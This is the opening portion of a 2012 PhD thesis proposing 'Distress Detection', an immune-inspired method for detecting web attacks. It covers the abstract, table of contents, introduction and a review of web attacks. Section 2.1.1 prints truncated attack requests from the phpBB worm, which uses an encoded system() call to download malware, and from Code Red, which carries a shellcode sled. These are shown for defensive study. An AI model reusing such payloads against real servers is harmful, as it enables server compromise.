University of Strathclyde

Department of Computer
and Information Sciences

Distress Detection

by

Mark Joseph Vella

A thesis presented in fulfilment of the requirements for the degree of

Doctor of Philosophy

September 2012

Copyright Notice

Signed: _____ Date: _____

Abstract

Web attacks pose a prime concern for cybersecurity, and whilst attackers are leveraging modern technologies to launch unpredictable attacks with serious consequences, web attack detectors are still restricted to the classical misuse and anomaly detection methods. As a result, web attack detectors have limited resilience to novel attacks or produce impractical amounts of daily false alerts. Advances in intrusion detection techniques have so far only partly alleviated the problem as they are still tied to existing methods. This thesis proposes *Distress Detection* (DD), a detection method providing novel web attack resilience while suppressing false alerts. It is partly inspired by the workings of the human immune system, that is capable to respond against previously unseen infections. The premise is that within the scope of an attack objective (the attack's end result), attack HTTP requests are associated with features that are necessary to reach that objective, rendering them suspicious. Their eventual execution must generate system events that are associated with the successful attainment of their objective, called the attack symptoms. Suspicious requests and attack symptoms are modeled on the generic signs of ongoing infections that enable the immune system to respond to novel infections, however they are not exclusive to attacks. The suppression of false alerts is left to an alert correlation process based on the premise that attack requests can be distinguished from the rest through a link that connects their features with their consequent attack symptoms. The provision of novel attack resilience and false alert suppression is demonstrated through three prototype distress detectors, identifying DD as promising for effective web attack detection, despite some concerns about the level of difficulty of their implementation process.

Acknowledgements

I would like to thank my supervisors Dr Marc Roper and Dr Sotirios Terzis for their invaluable guidance and support throughout the entire PhD process. The amount of time they dedicated to the endless supervision meetings, and for giving me feedback on the numerous work-in-progress reports and this thesis, was impressive. Looking back, I can appreciate the contribution they made to my academic development.

Feedback from anonymous reviewers for a number of paper submissions also contributed to the direction taken by this work.

I would also like to thank all my colleagues at the University of Malta for their support throughout this ordeal.

Funding for this work was provided by the University of Malta through the scholarships and bursaries fund.

Publications

Mark Vella, Marc Roper and Sotirios Terzis, *"Danger Theory and Intrusion Detection: Possibilities and Limitations of the Analogy"*, Lecture Notes in Computer Science, Volume 6209, Artificial Immune Systems, Pages 276-289, 2010.

Mark Vella, Sotirios Terzis and Marc Roper, *"Distress Detection"*, Lecture Notes in Computer Science, Volume 7462, RAID 2012, Pages 384-385, 2012.

Contents

List of Tables **vii**

List of Figures **ix**

1 Introduction **1**
- 1.1 Aims and objectives . . . 3
- 1.2 Solution overview . . . 3
- 1.3 Thesis organization . . . 6

2 Web Attack Detection **8**
- 2.1 Web attacks . . . 8
  - 2.1.1 The source of web attacks . . . 9
  - 2.1.2 Typical vulnerabilities . . . 10
  - 2.1.3 Web attack strategies . . . 12
- 2.2 The difficulty of novel attack resilience . . . 14
  - 2.2.1 Current detection methods . . . 14
  - 2.2.2 Detection effectiveness . . . 15
  - 2.2.3 Behavior model generalization . . . 16
- 2.3 Detecting web attacks . . . 19
- 2.4 Alert correlation . . . 22
- 2.5 Dynamic analysis . . . 24
  - 2.5.1 Monitoring malicious content . . . 24
  - 2.5.2 Monitoring vulnerable applications . . . 25
  - 2.5.3 Monitoring web applications . . . 26
  - 2.5.4 Using dynamic analysis for novel web attack resilience . . . 27
- 2.6 Summary . . . 29

3 Artificial Immune Systems **31**
- 3.1 Desirable properties of the Human Immune System . . . 32

3.1.1 The human immune system 32
3.1.2 Benefits for web attack detection 34
3.2 First generation Artificial Immune Systems 36
3.2.1 The Self-Nonself paradigm 36
3.2.2 Negative detection schemes 38
3.3 Second generation Artificial Immune Systems 41
3.3.1 Models combining innate and adaptive immunity 41
3.3.2 Signals-based detection schemes 43
3.4 An information fusion perspective 47
3.5 Summary 50

4 A closer look at Danger Theory 51
4.1 The Dendritic Cell Algorithm 51
4.2 The DCA replication experiment 52
4.2.1 Experiment setup 54
4.2.2 Results 55
4.3 A forensic investigation into generic signs produced by web attacks 56
4.3.1 Investigation setup 57
4.3.2 Forensic investigation results 58
4.4 Limitations of Danger Theory for web attack detection 60
4.4.1 Danger signals 60
4.4.2 Safe signals 61
4.4.3 Antigen sampling 62
4.4.4 Time-based correlation 62
4.4.5 Long response times for novel infections 63
4.5 Experimental findings 63

5 Distress Detection 66
5.1 Requirements for a generic-to-specific information fusion process . 67
5.2 A hybrid approach 68
5.2.1 Attack objective-centric detection 69
5.2.2 Attack symptoms 69
5.2.3 Suspicious HTTP requests 70
5.2.4 Dynamic analysis 70
5.2.5 Feature-based correlation 71
5.3 Distress Detection 72

5.3.1 The detection method 72
5.3.2 Distress detectors 76
5.4 A distress signature definition method 77
5.4.1 Attack objectives identification steps 78
5.4.2 Signature selection steps 80
5.5 Summary 82

6 Distress Detector Development 84
6.1 Attack objectives 84
6.1.1 Web application components 84
6.1.2 Component-threat category pairs 85
6.1.3 Web process tampering 88
6.1.4 Web repository tampering 89
6.1.5 Web process I/O tampering 89
6.1.6 Attack objectives 90
6.2 Malicious remote control detector 90
6.2.1 Distress signatures definition 90
6.2.2 Detector requirements 93
6.2.3 Implementation 94
6.2.3.1 Detector overview 94
6.2.3.2 Suspect probe 97
6.2.3.3 Suspect alerter 97
6.2.3.4 Symptom probe 99
6.2.3.5 Symptom alerter 99
6.2.3.6 Attack request detector 99
6.3 Application content compromise detector 99
6.3.1 Distress signatures definition 100
6.3.2 Detector requirements 101
6.3.3 Implementation 101
6.3.3.1 Detector overview 101
6.3.3.2 Suspect alerter 102
6.3.3.3 Symptom probe 103
6.3.3.4 Attack request detector 103
6.4 Payload propagation detector 104
6.4.1 Distress signatures definition 104
6.4.2 Detector requirements 106

6.4.3 Implementation . . . 107
6.4.3.1 Detector overview . . . 107
6.4.3.2 Symptom probe . . . 109
6.4.3.3 Symptom alerter . . . 110
6.4.3.4 Suspect alerter . . . 110
6.4.3.5 Attack request detector . . . 111
6.5 Concluding remarks . . . 112

7 Detector Effectiveness Evaluation 113
7.1 Methodology . . . 114
7.1.1 Requirements . . . 114
7.1.2 Attacks . . . 115
7.1.3 Background traffic . . . 117
7.1.4 Experiment setup . . . 119
7.1.4.1 Experiment machines . . . 119
7.1.4.2 Experimental procedure and measurements . . . 121
7.2 Detector 1 - Malicious remote control . . . 122
7.2.1 Experiment steps . . . 122
7.2.2 Results . . . 125
7.3 Detector 2 - Application content compromise . . . 128
7.3.1 Experiment steps . . . 128
7.3.2 Results . . . 129
7.4 Detector 3 - Payload propagation . . . 133
7.4.1 Experiment steps . . . 133
7.4.2 Results . . . 134
7.5 Analysis . . . 138
7.6 Threats to validity . . . 139
7.7 Concluding remarks . . . 140

8 Performance Study 142
8.1 Methodology . . . 143
8.1.1 Experiments . . . 143
8.1.2 Experiment setup . . . 145
8.2 Application saturation point tests . . . 148
8.3 Runtime overheads . . . 153
8.3.1 Results . . . 153

8.3.2 Analysis . . . 156
8.4 Attack processing times . . . 156
8.4.1 Results . . . 158
8.4.2 Analysis . . . 163
8.5 Alerts accumulation . . . 165
8.5.1 Results . . . 166
8.5.2 Analysis . . . 172
8.6 Analysis of performance results . . . 176
8.7 Threats to validity . . . 177
8.8 Concluding remarks . . . 178

9 Conclusions **180**
9.1 The proposed detection method . . . 180
9.2 Conclusions . . . 182
9.3 Contributions . . . 184
9.4 Future work . . . 185

References **188**

A Early-stage experimentation **205**
A.1 DCA details . . . 205
A.2 Supplementary information for the DCA replication experiment . 206
A.2.1 Experiment Setup . . . 206
A.2.2 Results . . . 208
A.3 Supplementary information for the forensic investigation . . . 210
A.3.1 Investigation setup . . . 210
A.3.2 Forensic investigation results . . . 211

B Distress detectors - supplementary details **215**
B.1 Detector 1 - Malicious Remote Control . . . 215
B.1.0.1 Suspect probe . . . 215
B.1.0.2 Suspect alerter . . . 216
B.1.0.3 Symptom probe . . . 219
B.1.0.4 Symptom alerter . . . 219
B.1.0.5 Attack request detector . . . 220
B.1.1 Performance study upgrade . . . 220
B.2 Detector 2 - Application Content Compromise . . . 221

B.2.0.1 Attack request detector . . . 221
B.2.1 Performance study upgrade . . . 222
B.3 Detector 3 - Payload Propagation . . . 222
B.3.0.1 Client-side . . . 222
B.3.0.2 Server-side . . . 224
B.3.1 Performance study upgrade . . . 226

C Detector effectiveness evaluation - supplementary details 228
C.1 Detector 1 - Malicious remote control . . . 228
C.1.1 Exploited vulnerabilities . . . 228
C.1.2 Exploits . . . 231
C.1.3 Attack payloads . . . 232
C.1.4 Obfuscation . . . 234
C.1.5 Examples of executing attacks . . . 235
C.2 Detector 2 - Application content compromise . . . 237
C.2.1 Attack payloads . . . 237
C.2.2 Examples of executing attacks . . . 239
C.3 Detector 3 - Payload propagation . . . 239
C.3.1 Exploited vulnerabilities . . . 239
C.3.2 Exploits . . . 242
C.3.3 Attack payloads . . . 242
C.3.4 Obfuscation . . . 243
C.3.5 Examples of executing attacks . . . 243

D Performance study - supplementary details 246
D.1 Details of the measurements taken during the performance study . 246
D.1.1 Detector 1 - Malicious remote control . . . 246
D.1.2 Detector 2 - Application content compromise . . . 250
D.1.3 Detector 3 - Payload propagation . . . 252
D.2 Work-around for the `tshark` bug . . . 255

E DVD content 256

List of Tables

4.1 Mean MCAV obtained for the various uploaded file sizes 55

5.1 Distress signatures that need to be defined for every distress detector 77
5.2 Applicable threat category-DFD element type pairs 79

6.1 Detector 1 - Malicious remote control signatures 93
6.2 Detector 2 - Application content compromise signatures 101
6.3 Detector 3 - Payload propagation signatures 106

7.1 CIS on-line forum statistics over an 18 month period 118
7.2 Statistics for background traffic 118
7.3 Background traffic - browsing session types 119
7.4 Experiment steps - detector 1 124
7.5 Detection effectiveness results - detector 1 126
7.6 Experiment steps - detector 2 129
7.7 Detection effectiveness results - detector 2 131
7.8 Experiment steps - detector 3 134
7.9 Detection effectiveness results - detector 3 136

8.1 Workloads used for the performance study 147
8.2 Runtime overheads 156
8.3 Experiment execution times converted to detector up-times for live web-sites 175

A.1 `libtissue` parameters 207
A.2 Signal fusion weights 207
A.3 Comparing antigen classification for the original and replicated experiments (ranks from the most to least anomalous shown in brackets) 210
A.4 Forensic evidence for *A1* 211

A.5 Forensic evidence for *A2* (scanning part only) 211
A.6 Forensic evidence for *A3* 212
A.7 Forensic evidence for *A4* (scanning part only) 212
A.8 Forensic evidence for *A5* 213
A.9 Forensic evidence for *A6* (scanning part only) 213
A.10 Forensic evidence for *A7* 213
A.11 Forensic evidence for *A8* 214
A.12 Forensic evidence for *A9* 214

List of Figures

2.1 Attack HTTP request used by the phpBB Worm attack (parts of) 10
2.2 Attack HTTP request used by the Code Red worm attack (parts of) 10
2.3 Targeted web attacks against web applications and their clients . 13
2.4 Generalizing to unknown normal behavior 18
2.5 Network and host-level intrusion detection 20
2.6 Novel attack creation 21
2.7 Dynamic analysis-based detectors 24

3.1 The role of T helper (Th) cells in the Self-Nonself (SNS) paradigm 37
3.2 Negative detection-based first generation AIS 40
3.3 The role of dendritic cells (DC) and T helper (Th) cells in models that combine innate and adaptive immunity 43
3.4 Information fusion-based second generation AIS 45
3.5 Web attack detection viewed as a generic-to-specific information fusion process akin to Danger Theory 49

4.1 An overview of the DCA 53
4.2 Normal session input signals for the 25MB file upload 56

5.1 A hybrid approach for detecting web attacks through a generic-to-specific information fusion process 73
5.2 Detecting an attack HTTP request through Distress Detection . . 74
5.3 Distress Detection 76
5.4 Distress detector components 78
5.5 The signature selection steps for each attack objective 80

6.1 Data flow diagram for a generic web application 85
6.2 Distress detector 1 data flow diagram 95
6.3 Distress detector 2 data flow diagram 102

6.4 Application input overflows into the control section of an HTTP response . . . 105
6.5 Application input overflows into the control section of a back-end request . . . 106
6.6 Distress detector 3 data flow diagram . . . 108

7.1 Experiment setup . . . 120
7.2 Malicious remote control attacks . . . 125
7.3 Application content compromise attacks . . . 130
7.4 Payload propagation attacks . . . 135

8.1 Baseline application saturation point results - (a) average reply rate (b) total number of replies . . . 149
8.2 'Detector 1' workload application saturation point results - (a) average reply rate (b) total number of replies . . . 150
8.3 'Detector 2' workload application saturation point results - (a) average reply rate (b) total number of replies . . . 151
8.4 'Detector 3' workload application saturation point results - (a) average reply rate (b) total number of replies . . . 152
8.5 Detector 1 runtime overhead results - response times for the 'base', 'probes' and 'full' configurations . . . 154
8.6 Detector 2 runtime overhead results - response times for the 'base', 'probes' and 'full' configurations . . . 154
8.7 Detector 3 runtime overhead results - response times for the 'base' and 'full' configurations . . . 155
8.8 Detector 1 individual *A*-*E* measurements for an increasing request rate . . . 159
8.9 Detector 2 individual *A*-*E* measurements for an increasing request rate . . . 161
8.10 Detector 3 individual *A*-*E* measurements for an increasing request rate . . . 162
8.11 Detector 1 combined *A*-*E* median values (scaled y-axis) . . . 164
8.12 Detector 2 combined *A*-*E* median values (scaled y-axis) . . . 164
8.13 Detector 3 combined *A*-*E* median values (scaled y-axis) . . . 165
8.14 Detector 1 correlation time with respect to execution time . . . 167
8.15 Detector 1 total size of suspect alerts with respect to execution time 168

8.16 Detector 1 total size of symptom alerts with respect to execution time . . . 168
8.17 Detector 2 correlation time with respect to execution time 169
8.18 Detector 2 total size of suspect alerts with respect to execution time 169
8.19 Detector 2 total size of symptom alerts with respect to execution time . . . 170
8.20 Detector 3 correlation time with respect to execution time 171
8.21 Detector 3 total size of suspect alerts with respect to execution time 171
8.22 Detector 3 total size of symptom alerts with respect to execution time . . . 172
8.23 Combined plots for correlation time (scaled y-axis) 173
8.24 Combined plots for the total suspect alert size 174
8.25 Combined plots for the total symptom alert size 174

A.1 Normal session input signals - 2.5MB 209
A.2 Normal session input signals - 25MB 209
A.3 Attack session input signals 210

B.1 Distress detector 1 - implementation overview 216
B.2 `iptables` configuration 219
B.3 Distress detector 2 - implementation overview 221
B.4 Distress detector 3 - implementation overview 222

C.1 Malicious remote control - step 1 235
C.2 Malicious remote control - step 3c 236
C.3 Malicious remote control - distress alert 236
C.4 Application content compromise - step 3a 239
C.5 Application content compromise - step 3b 240
C.6 Payload propagation - step 2a 244
C.7 Payload propagation - step 3a 245

D.1 Detector 1 - *A* 247
D.2 Detector 1 - *B* 247
D.3 Detector 1 - *C* 248
D.4 Detector 1 - *D* 248
D.5 Detector 1 - *E* 249
D.6 Detector 2 - *B* 250
D.7 Detector 2 - *C* 251

D.8 Detector 2 - D 251
D.9 Detector 3 - A 252
D.10 Detector 3 - B (shaded activities only) 253
D.11 Detector 3 - C 253
D.12 Detector 3 - D 254
D.13 Detector 3 - E (shaded activities only) 254

Chapter 1

Introduction

The nature of computer security attacks has changed with the advent of the Internet. These so called cyberattacks take advantage of the global-scale Internet infrastructure and a plethora of new but vulnerable technologies, resulting in highly unpredictable and fast propagating attacks having serious political and financial consequences [1–6]. These Internet-age attacks are different from their earlier counterparts that consisted predominantly of insider attacks or slow-propagating 'viruses' in floppy-disks [7]. However, the methods available to detect cyberattacks are still the same ones used for pre-Internet attacks, which are not effective given that cyberattacks pronounce their existing limitations [1, 8]. Web attacks are a case in point.

Web attacks are network attacks launched through HTTP traffic [9]. They may target either web server-hosted applications through attack HTTP requests, or web browsers through attack HTTP responses [10]. Web attacks pose a primary cybersecurity concern due to the sensitive nature of web applications, large client-bases, and the high-performance hosting infrastructure, rendering them ideal targets both for targeted and large-scale attacks [6, 9, 11].

The role of intrusion detection systems (IDS) is to detect attacks that exploit system security vulnerabilities, circumventing any access control mechanisms that may be in place. IDS monitor host and network-level logs, the monitored system behavior, and then utilize a detection method in order to classify it as attack or normal. The two available detection methods are misuse and anomaly detection [12, 13]. Misuse detection employs a model of known attack behavior, classifying any matching monitored behavior as attack. Attack behavior is typ-

ically modeled in terms of sub-strings from known attack content, called attack signatures, and misuse detection is therefore also referred to as signature-based detection. Anomaly detection takes the opposite approach: it employs a model of normal behavior and classifies any behavior that differs from it beyond a certain threshold as attack.

IDS are required to be effective in terms of being capable of detecting the largest possible number of attacks. Furthermore, they are required not to mistake normal behavior as attack [14]. False alerts are ones raised erroneously for normal behavior and their frequent occurrence renders detectors impractical. Inspecting such erroneous alerts may end up consuming too much administration time, eventually leading to alerts being ignored irrespective of whether these correspond to attacks or not.

Detection effectiveness relies on a detector's capability to detect novel, previously unseen, attacks [13]. Both misuse and anomaly detectors provide limited resilience towards novel attacks. Misuse detectors use a model of known attack behavior, rendering them practically useless to detect unknown ones. Anomaly detectors can detect novel attacks since they do not make use of an attack behavior model, yet these are typically prone to raise a high number of false alerts that limit their practicality [14, 15]. Research in intrusion detection has been providing various approaches to maximize detection effectiveness, with alert correlation systems and the dynamic analysis of programs presenting the most prominent contributions in this regard [16–18]. However, both these techniques are still tied to the existing detection methods, limiting their resilience towards novel attacks.

For IDS, there are no established benchmarks that define the acceptable levels of detection effectiveness or maximum number of false alerts. Rather it is generally understood that, irrespective of the detection method, an increase in detection effectiveness can only be achieved at the cost of an increase in the number of false alerts, and that the employment of a detector at a particular site is only feasible if there are enough administrators to absorb its false alerts [19]. In the case of highly sensitive sites with a substantial budget for security, the availability of large teams of administrators could offset the increase in the number of false alerts when upgrading to a more effective detector configuration. However, the same amount of false alerts could overwhelm a smaller-sized team monitoring a small e-commerce site. Furthermore, predicting the effectiveness and false alerts of a particular detector is complicated by the absence of datasets containing representative attack and normal behavior [20]. In any case, the ideal detectors are

those that are better capable of simultaneously withstanding novel attacks and suppressing false alerts. In this manner, they can provide increased detection effectiveness that is accompanied with only a minimal increase in false alerts, when re-configured for enhanced effectiveness or when replacing less effective ones.

1.1 Aims and objectives

Web attack detectors inherit the limited novel attack resilience of misuse and anomaly detection [21]. Therefore, they are either prone to miss novel attacks or raise an impractical number of daily false alerts. The aim of this thesis is to address the inability of existing methods to detect web attacks in an effective manner. An effective detection method should be able to produce detectors that offer novel attack resilience whilst suppressing false alerts. The resulting detectors should also operate efficiently in order to be practical. Therefore, once a detection method aiming for effective web attack detection is proposed, it is required to:

- Demonstrate the feasibility of the method,
- Evaluate the effectiveness of detectors that follow it, and
- Study their performance.

Feasibility of the detection method is to be demonstrated through the development of example detectors. Their detection effectiveness is to be evaluated in terms of the capability to provide novel attack resilience whilst suppressing false alerts. Specifically, it is required to assess to which extent the same detector configuration can keep on detecting a security violation against a web-site, whilst attackers continuously change the attack HTTP request in order to perform the violation. The assessment of false alert suppression is to provide an understanding of the situations in which detectors are able to avoid false alerts, and those in which they are prone to raise them. Finally, the performance study is to identify the computational and space resources required by the developed detectors.

1.2 Solution overview

The required detection method for web attacks primarily revolves around the need for novel attack resilience without the consequence of an impractical number of

false alerts. Two promising approaches from the intrusion detection research domain are alert correlation, and a group of techniques that all leverage runtime information from the attacked systems, from here onwards called dynamic analysis-based detectors. Alert correlation systems allow for the deployment of multiple detectors at various points within a computer network, thus maximizing detection coverage but still avoid overwhelming administrators with alerts [16,22]. This is achieved through the aggregation of correlated alerts into a smaller number of higher quality alerts. The aggregated alerts are less likely to be false and provide the global picture for the detected attacks, thus facilitating responses. Dynamic analysis-based detectors show that additional runtime program information assists detectors in having a clearer view of the monitored system, thereby increasing their chances of uncovering attacks. A number of these techniques provide varying extents of novel attack resilience [17, 18]. However, the more this extent increases, the more the detection point is detached from the source of the attack. In the case of attacks targeting web applications, this translates to the attack HTTP request remaining unidentified, limiting the quality of the intrusion response.

In this regard, inspiration from the human immune system (HIS) is sought. Interestingly, the HIS is capable of detecting the presence of previously unseen harmful microorganisms, and responding to them in a highly specific manner without mistakenly attacking the cells of the host organism or any other harmless foreign bodies. Its functionality is analogous to that of the required detection method. Immunity models that explain the activation of immune responses have already provided inspiration for IDS [23, 24]. The aspect of the immune system that is of particular interest to this work is the immune response activation process suggested by a recent, still controversial, immunity model called Danger Theory (DT) [25, 26]. This model suggests a process that can be seen as a 'generic-to-specific information fusion process', where through the sensing of multiple signals that constitute generic signs of an ongoing infection, the immune system launches a response in a highly specific manner to the infectious microorganisms. This process serves as inspiration for *Distress Detection* (DD), a detection method that is capable of detecting novel web attacks through generic signs of an ongoing attack, and avoiding false alerts by specifically detecting the responsible attack HTTP requests through which attacks are launched.

Results from initial experimentation with a DT-inspired algorithm suggest that a hybrid approach, combining immuno-inspiration with intrusion detection

techniques, is the most promising for web attack detection. The result is that in DD, the generic signs of an ongoing attack are inspired by DT and require dynamic analysis for their monitoring, whilst the information fusion process leverages alert correlation. The premise of DD is that within the scope of an attack objective (the attack's end result), attacks are launched by HTTP requests that look suspicious by having the necessary features for it, and their successful execution must generate system events associated with its attainment, called the attack symptoms.

Suspicious HTTP requests and attack symptoms are the generic signs of an ongoing attack and constitute the elements in DD that enable novel attack resilience. However, the features of suspicious requests may also be associated with benign HTTP requests, and the symptoms may result from benign request processing by the web application. Attack HTTP requests can be distinguished from the rest through a similarity link that connects their features with their consequent attack symptoms, thus suppressing false alerts. A feature-based alert correlation process is used to identify these links, raising a distress alert for each and identifying the suspicious HTTP request concerned as attack. Detectors that follow DD are called distress detectors. The detection scope of individual detectors is defined by an attack objective, with respect to which HTTP requests are recognized as suspicious and system events are recognized as attack symptoms.

Three prototype detectors, each covering the scope of a representative web attack objective, demonstrate the feasibility of DD despite some implementation challenges. Their novel attack resilience is demonstrated through experiments showing that all three detectors are capable of detecting a range of attacks that aim for the same objective. False alerts are only raised for HTTP requests that are closely related, and coincident, with attacks. Performance experiments identify an effectiveness/efficiency trade-off that can be partially mitigated. Suspicious requests and attacks symptoms, while providing novel attack resilience, also pose a performance concern. An increase in their number causes an increase in the overheads incurred by the monitored application and the resources consumed by detectors. Given that in general distress detectors are expected to process large amounts of such events, at a first glance it seems that the increased effectiveness can only be obtained at the expense of efficiency. This issue can be mitigated by deploying distress detectors in a distributed manner with only the necessary components residing alongside the monitored application, and by reducing the number of suspicious request-symptom pairs that are compared during correla-

tion. Overall, these results demonstrate that DD is a promising approach for effective web attack detection.

This thesis makes the following contributions:

- Distress Detection (DD), a detection method that shows how novel web attack resilience and false positive suppression can be achieved through the feature-based correlation of alerts raised for suspicious HTTP requests and attack symptoms. They are defined in relation to an attack objective and monitored through dynamic analysis.
- A method for the development of distress detectors.
- Three detector prototypes that give some insight into the development process of distress detectors and demonstrate the feasibility of DD.
- A detection effectiveness evaluation of the three distress detectors that follows a methodology that is specifically chosen to mirror the creation of novel attacks. It shows the extent of novel attack resilience and false positive suppression of the detectors.
- A performance study carried out on the three distress detectors that shows the key factors affecting their performance.

1.3 Thesis organization

This thesis is organized as follows. Chapter 2 presents a literature review covering the nature of web attacks, current web attack detection options and the challenges of novel attack resilience. Chapter 3 presents the concepts from the human immune system that are relevant to web attack detection and existing immuno-inspired algorithms that leverage similar concepts for intrusion detection. Chapter 4 presents an analysis of the applicability of Danger Theory (DT) to web attack detection through experimentation with the main algorithm inspired by it. Taking this into consideration, chapter 5 presents the formulation of Distress Detection, a detection method that combines DT with intrusion detection techniques, and a method for the development of distress detectors. Chapter 6 presents an overview of the development of three distress detector prototypes. Chapter 7 presents a detection effectiveness evaluation for these detectors, whilst

chapter 8 presents a study of their performance. Chapter 9 concludes this thesis and presents directions for further research.

Appendix A presents further details about initial experimentation carried out on the DT-inspired algorithm. Appendix B describes some aspects of the implementation of the three distress detectors. Appendices C and D present supplementary information about the detection effectiveness and performance experiments respectively. Finally, appendix E introduces the content that can be found on the accompanying DVD that includes the code for the DT-inspired algorithm and the detector prototypes, the datasets and automation scripts used for experimentation, and the files containing the full results.

Chapter 2

Web Attack Detection

This chapter introduces the problem of web attack detection. It first introduces the make-up of web attacks and the threat they pose to cybersecurity (section 2.1). A review of the existing methods available for intrusion detection uncovers their limitations to provide novel attack resilience in a practical manner (section 2.2). These limitations present a detection effectiveness problem that is inherited by web attack detectors that make use of these methods (section 2.3). Alert correlation systems (section 2.4) and intrusion detection systems (IDS) that leverage runtime program information (section 2.5) partially address limitations. These techniques are analyzed in terms of their potential to compensate for the limitations of existing detection methods and to provide novel attack resilience.

2.1 Web attacks

Web attacks constitute the misuse of web applications that comprise of platform and application logic code [4]. Web servers are the basic constituent of the platform upon which web applications execute, decoding and processing the HTTP requests sent to the application from web browsers, the web application clients. Popular web servers include Apache's httpd, Microsoft's IIS, and the Google Web Server[1]. Server-side scripting environments or fully-fledged web application servers hosting the application logic, along with back-end SQL databases that store the application data, complete a typical web application platform [27].

[1] http://news.netcraft.com/archives/2012/03/05/march-2012-web-server-survey.html#more-5719 - Accessed 24/03/2012

Java[1] and .NET[2] based application servers are mainstream offerings providing feature-rich environments in which to write application logic. However lighter server-side scripting environments are also popular, with PHP[3] providing a representative example. In fact, given the number of popular and freely available web applications written in it and its ubiquity, it has become a prime-target for attacks [9, 28–30].

The exact make-up of any web application is expected to vary across websites. For example, some web applications may include reverse proxies at the platform level for load balancing purposes, as well they might connect to back-end applications when acting as web portals. However, unless otherwise stated, this basic configuration suffices to discuss web application security and attacks in general [4].

2.1.1 The source of web attacks

Attacks on computer systems take the form of malicious inputs launched at system or application software containing security vulnerabilities [31]. In network attacks, malicious input is transported within network packets targeting to exploit a specific vulnerability and to possibly execute an attack payload. Attack payloads are typically concise forms of malware to which execution of the attacked application is directed and may include bootstrapping code to download the malware-proper [9, 32]. Web attacks are network attacks launched through Hypertext Transfer Protocol (HTTP) traffic [4, 9]. Whilst web applications are also TCP/IP applications, and any attacks targeting network or transport level protocols are also relevant to web applications [33], web attacks specifically target the application protocol layer. They target web applications (server-side) through attack HTTP requests [9], however, ones targeting web browsers (client-side) through attack HTTP responses are on the increase [10, 11, 34].

Figures 2.1 and 2.2 show two attack HTTP request samples. The first one is used by the 'phpBB worm[4]' attack that exploits a flaw in the 'viewtopic.php' script of phpBB [9], a popular application for on-line forums written in PHP, where the value of the query string argument (attribute value pairs following the `?`) `highlight` is exploited to execute an attack payload in the form of mixed PHP

[1] http://www.oracle.com/technetwork/java/javaee/overview/index.html
[2] http://www.asp.net/
[3] http://www.php.net/
[4] Self-propagating malware

```
GET /phpBB2/viewtopic.php?p=2024&highlight=%2527%252E
system(chr(119)%252Echr(103)%252Echr(101) ... chr(110)%252Echr
(99)%252Echr(97))%252E%2527 ...
```

Figure 2.1: Attack HTTP request used by the phpBB Worm attack (parts of)

```
GET /default.ida?XXXXXXXXXXXX...
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3
%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0
Content-type: text/xml
Content-length: 3379

..."binary"....
```

Figure 2.2: Attack HTTP request used by the Code Red worm attack (parts of)

code and shell commands. In this case, the attack payload attempts to download and execute malware that joins the victim server to a network of attacker-controlled hosts, a botnet. The second attack HTTP request exploits a flaw in a library that is dynamically linked to the IIS web server, in order to carry out the 'Code Red worm' attack[1]. In this case, the attack sends a long Uniform Resource Locator (URL) string (the string between the `GET` and `HTTP /1.0`) exploiting the vulnerability to direct web server execution to the binary contained in the body section of the HTTP request. It connects the victim server to an attacker-controlled machine.

2.1.2 Typical vulnerabilities

Security vulnerabilities in web applications are either found within platform-level or application-level code [27], with the latter becoming more frequent [10, 36]. Buffer overflow vulnerabilities are common platform-level flaws [37], mainly because they are C/C++-related vulnerabilities, a popular language choice for platform-level software development. These vulnerabilities could be exploited to execute attacker-provided code to possibly take over the hosting machine, as well as to launch denial of service (DoS) attacks without needing to flood the web application with HTTP requests. Injection vulnerabilities, such as the ones exploited by SQL injection (SQLi) and shell command injection attacks, are the most common application-level flaws followed by cross-site scripting (XSS) vulnerabilities [3,36]. SQLi attacks enable attackers to disclose sensitive information and to break application authentication, whilst shell command injection attacks

[1] Attack 24 from [35]

can even lead to the complete take over of the hosting machine. XSS attacks, on the other hand, inject malicious client-side scripts within dynamically generated HTML content that eventually are executed by web browsers. Despite the fact that client-side scripts execute within a sandbox, past XSS attacks have employed JavaScript-based key-loggers and malicious proxies that give control of the compromised web browser to attackers [38]. What is striking about these vulnerabilities is the relative ease with which they can be exploited in comparison to the classic buffer overflow attacks, and which can be simply launched from within a web browser. They are the vulnerabilities considered to pose the highest risk, immediately followed by weak authentication and authorization vulnerabilities [36].

The stateless nature of the HTTP protocol and the way various sections of a web-site could be accessed directly by their location, render web application authentication and authorization particularly vulnerable. Web application-level access control is prone to error whenever session identifiers are easily predicted or when authorization mechanisms are weak [4]. An example of weak authorization is when restricted access to certain web application pages is enforced simply through the presence or absence of hyperlinks within menu pages, which is a protection mechanism that can be easily bypassed by brute-forcing the URL of the restricted pages. Checking the `referer` HTTP header field to verify whether the request originates from the access control-enforcing menu would only further add to a false sense of security since this measure is easily subverted through HTTP request header crafting [4]. Furthermore, errors in the application logic could also lead to access control flaws that are even harder to detect [39].

Although these vulnerabilities have been around for quite a while, they are still present and it seems that the approaches to prevent them are not as effective as one would expect. SQLi and XSS provide two notorious examples, that whilst easy to understand and prevent, studies show that the rate at which they are uncovered or exploited is not in decline [28]. Application development frameworks nowadays offer support for their mitigation primarily though user input sanitization procedures or filters, yet their usage is not compulsory, and they are ineffective in preventing all such vulnerabilities [40]. Other preventive solutions are still experimental. One solution for legacy code has been proposed in the form of a set of source code translators that transform existing code to a more secure equivalent in an automated manner [41]. Another approach proposed a development framework based on type-systems that forces developers to define the

structure of web application outputs, causing attacks that change their structure to be foiled through run-time type checking [42].

On the client-side, vulnerabilities consist either of web browser or browser plug-in vulnerabilities, mainly in the form of buffer overflows [11, 38]. Furthermore, web browsers facilitate their exploitation through the use of JavaScript [43], and present additional exploitation opportunities through weaknesses in JavaScript engines [44]. Malware installed on web browsers in this manner are referred to as 'drive-by-downloads'. One important vulnerability at the client side are the users. User naivety is in fact a primary target for attackers, where trojans in the guise of free software are used to compromise client machines without the need of prior software vulnerability exploitation. Ad-ware and spy-ware applications are known to exploit social engineering [10], with a number of interesting cases even consisting of fake anti-virus/malware programs [45, 46].

2.1.3 Web attack strategies

